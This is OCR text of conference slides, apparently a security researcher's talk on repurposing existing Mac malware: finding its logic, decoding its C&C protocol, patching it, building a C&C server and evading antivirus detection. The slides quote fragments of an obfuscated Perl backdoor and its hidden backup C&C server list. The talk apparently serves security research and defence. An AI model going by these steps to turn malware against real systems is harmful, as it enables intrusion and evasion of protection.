
Harnessing Weapons

...of Mac Destruction



WHOIS

@patrickwardle

jamf

Digita Security

co-founder

Objective-See

creator

Outline

the idea


repurposing

!detection

protection


The Idea

"good hackers copy; great hackers steal"



Repurposing Malware

...for personal gain




WHY?

...rather why not!

Russian hackers are stealing between $3 million to $5 million per day from US brands and media companies in one of the most lucrative botnet operations ever discovered.

Funding for the CIA, National Security Agency, and 14 other civilian intelligence agencies soared nearly 9 percent to $59.4 billion in fiscal 2018, and military intelligence funding grew more than 20 percent to $22.1 billion.



that will also be attributed to them!

With more resources and motivations, APT & cyber-criminal groups are (likely) going to write far better malware than you!

Works For "Them"

...so why not for us?

The Intercept
@theintercept


The NSA "can repurpose" malware as it probes popular security and anti-virus software for vulnerabilities:

leaked slides

The NSA's Tailored Access Operations unit "can repurpose the malware," presumably before the anti-virus software has been updated to defend against the threat.

What else can we do?

TAO can repurpose the malware




The New York Times

How Chinese Spies Got the N.S.A.'s Hacking Tools, and Used Them for Attacks

Chinese intelligence agents acquired National Security Agency hacking tools and repurposed them in 2016 to attack American allies and private companies in Europe and Asia.

"risky" deployments



attribution


Challenges

from  to 


without source code!

--> 1 find all relevant logic

--> 2 understand C&C protocol




analysis phase




5 avoid (AV) detection

3 patch (correctly)




4 create C&C server



EXAMPLE: FAIL

incomplete patch




```
$ cat fpsaud
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use
IPC::Open2;my$l;sub G{die if!defined
syswrite$l,$_[0]}sub J{my($U,
$A)=('','');while($_[0]>length$U){die if!
sysread$l,$A,$_[0]-length$U;$U.=$A;}return$U;}
sub O{unpack'V',J 4}sub N{J O}sub H{my$U=N;
$U=~s/\\/\//g;$U}sub I{my$U=eval{my$C=`$_[0]`
```


malware...(fully?) repurposed

```
#backup c&c servers
for my $B( split /a/, M('1fg7kkb1nnhokb71jrmkb;rm`;kb...') )
{
  push @e, map $_ . $B, split /a/, M('dql-lwslk-bdql...');
}
```

...but backup C&C servers left intact :/

Repurposing

making theirs ...ours!



REPURPOSING

1 choose your malware!

capabilities:


crypto-miner


ransomware

